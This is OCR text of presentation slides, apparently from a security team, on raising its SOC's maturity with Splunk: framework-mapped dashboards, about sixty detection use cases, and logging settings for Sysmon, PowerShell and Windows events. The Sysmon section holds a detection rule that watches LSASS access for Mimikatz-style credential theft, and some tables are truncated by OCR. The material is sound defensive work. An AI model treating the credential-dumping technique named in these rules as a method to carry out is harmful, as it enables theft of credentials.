
Consumers of Splunk Information

IT Admin

Management

Executives


Align SIEM Dashboards, Reports, Alerts to Critical



CIS Critical Security Controls V6.0				Cybersecurity Framework (CSF) Core					NSA Attack Mitigation		Splunk
#	D								Adversay Actions to	Severity	Category
CSC 1	Inventory of A Unauthorized									Very High	Report & Analyze
CSC 2	Inventory of A Unauthorized S									Very High	Report & Analyze
CSC 3	Secure Configu and Software c Laptops, Work									Very High	Report & Analyze
CSC 4	Continuous Vu Assessment ar									Very High	Report & Analyze
CSC 5	Controlled Use Privileges									High/Med	Search & Investigate
CSC 6	Maintenance, Analysis of Au									Medium	Add Knowledge
CSC 7	Email and Web										Search & Investigate
CSC 8	Malware Defe									High/Med	Search & Investigate
CSC 9	Limitation and Ports, Protocol									High/Med	Search & Investigate
CSC 10	Data Recovery									Medium	Add Knowledge
CSC 11	Secure Configu Devices such as Firewalls, Routers and switches	Protect	configuration management and change control process in order to prevent attackers from exploiting vulnerable services and settings.		protection				Get In	High/Med	Search & Investigate

Cybersecurity Framework (CSF) Core					NSA Attack Mitigation		Splunk
Identify	Protect	Detect	Respond	Recover	Adversay Actions to Attack Your Organization	Severity	Category
ID.AM Asset Management					Reconnaissance	Very High	Report & Analyze
ID.AM Asset Management					Reconnaissance	Very High	Report & Analyze
	PR.IP Information protection				Get In	Very High	Report & Analyze
ID.RA Risk Assessment		DE.CM Continuous Monitoring	RS.MI Mitigation		Reconnaissance	Very High	Report & Analyze
	PR.AC Access Control				Stay In	High/Med	Search & Investigate
		DE.AE Anomalies and Events	RS.AN Analysis		Stay In	Medium	Add Knowledge

Previous State of SOC (Based on SANS Maturity)



Monitor

- Security, Access and Network Data
- Limited Endpoint Data
- Limited Cloud Logs


Detect

- Traditional Threats & Operational Hygiene
- Splunk ES and Threat Intel Correlation

Response

- Manual Response
- IT Support Dependent

Our Target State for 2017 (Moving to Level 5)



Green Field

IT Ops operated

SIEM Based

MSSP based SOC

Pretty good SOC

Adaptive, Effective and Efficient SOC

Monitor

- Additional log sources
- PowerShell Logs
- Sysmon Logs
- Advanced Windows Logs
- Advanced Endpoint Logs
- Cloud Logs

Detect


- NERC Compliance
- Machine Learning
- Post compromise – Mitre.org
- Threat Hunting

Response

- Partial automation of ticket creation with SNOW
- Containment automation with Firewall
- Enterprise Security Adaptive Response

Sample List of Use Cases: We have about 60 New Ones

No	Security Essentials	Domain	Priority
1	Geographically Improbable Access (Superman)	Access Domain	medium
2	New Local Admin Account	Access Domain	medium
3	New Logon Type for User	Access Domain	medium
4	Significant Increase in Interactive Logons	Access Domain	medium
5	First Time Accessing a GitHub Repository	Data Domain	medium
6	Remote PowerShell Launches	Network Domain	medium
7	Source IPs Communicating with Far More Hosts Than Normal	Network Domain	medium
8	Sources Sending Many DNS Requests	Network Domain	medium
9	Sources Sending a High Volume of DNS Traffic	Network Domain	medium
10	Concentration of Hacker Tools by Filename	Endpoint Domain	medium
11	Anomalous New Listening Port	Endpoint Domain	medium



New Log Configuration

Sysmon, PowerShell, Windows Events

Sysmon Configuration

- We used SwiftOnSecurity’s config as a baseline and modified it to meet our needs
- Key Sysmon Configuration options
  - Exclude Splunk Binaries
    - <Image condition="is">C:\Program Files\Splunk\bin\splunkd.exe</Image>
    - <Image condition="is">C:\Program Files\Splunk\bin\btool.exe</Image>
  - Include LSASS for Mimikatz type operations
    - <TargetImage condition="is">C:\windows\system32\lsass.exe</TargetImage>
- GPO (Group Policy) used for configuration updates

Sysmon – Splunk Configuration

- Splunk Forwarder installed on all Endpoints
- Splunk Sysmon 6.0 TA installed on Search Heads
- Inputs.conf Deployed through Deployment Server to Endpoints
  - ####### Sysmon #######
  - [WinEventLog://Microsoft-Windows-Sysmon/Operational]
  - disabled = false
  - renderXml = true
  - index = yourindex


PowerShell Configuration

- Splunk Forwarder installed on all Endpoints
- WMF 5.1 (Windows Management Framework) deployed to legacy systems (Windows 7). Windows 10 includes WMF 5.X
- Group Policy Configured for Logging
  - https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html
- Deployment Server used to push out configuration
- Inputs.conf for PowerShell (We exclude events that will not be required for forensics or created too much noise)
  - [WinEventLog://Microsoft-Windows-PowerShell/Operational]
  - disabled = false
  - index = yourindex
  - blacklist1 = 4105,4106
  - blacklist2 = EventCode="4103" Message="(?:SplunkUniversalForwarder\\bin\\splunk-powershell.ps1)"
  - Etc… We have around 6 implemented

Windows Event Logs


- Base Config from Ultimate Windows Security and MalwareArchaeology
- Enabled Advanced Security Audit Policy Settings
  - Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings.
- Excluded high volume and low value events (4674)
  - Privilege use, Non Sensitive Privilege Use
- Since we are using Sysmon we excluded Detailed Process Tracking Events
  - 4688 - Detailed Tracking, Process Creation
  - 4689 - Detailed Tracking, Process Termination
- Event Count Comparison for same 2 hour window
  - Sysmon generated 1.8 Million events across 1,600 hosts
  - 22.6 Million events were created for 4674 (21.9M), 4688/4689 (.7M)

Windows Event Logs – High Volume Events



✓ 23,485,215 events (8/11/17 12:00:00.000 PM to 8/11/17 2:00:00.000 PM)

EventCode	signature	count
4674	An operation was attempted on a privileged object	21,876,702
4624	An account was successfully logged on	441,732
4634	An account was logged off	412,357
4688	A new process has been created	397,231
4689	A process has exited	357,193



